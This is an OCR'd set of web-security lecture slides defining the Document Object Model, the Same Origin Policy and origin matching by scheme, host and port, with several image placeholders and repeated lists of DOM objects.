
Def’n: internal, client-side representation of an HTML document.



window
document
location
URL
element
href
domain
cookie

objects






property of
window
document
location
URL
element
href
domain
cookie


window or frame
window
document
location
URL
element
href
domain
cookie


window
HTML
document
document
location
URL
element
href
domain
cookie

Document Object Model (DOM)




window
document
location
URL
element
href
domain
cookie
requested
URL

Same Origin Policy (SOP)

Def’n: a web page from one host should not be able to read or modify content from another host

E.g., script from thenews.com should not have access to content loaded from mybank.com

Same Origin Policy (SOP)

1. the base HTML document is assigned an origin from its URL
2. scripts and images are assigned the origin of the loading document
3. scripts can access content whose assigned origin matches their own

A strict isolation policy is easy to define + enforce… but breaks usability/features.

We want a policy that allows interaction, but "safely" ☺ This is hard!

Origin Matching


Def’n: Two origins match if and only if the origin triplets, (scheme, host, port), match

E.g., https://accounts.mybank.com:443

Origin Matching

Def'n: Two origins match if and only if the origin triplets, (scheme, host, port), match

E.g., https://accounts.mybank.com:443



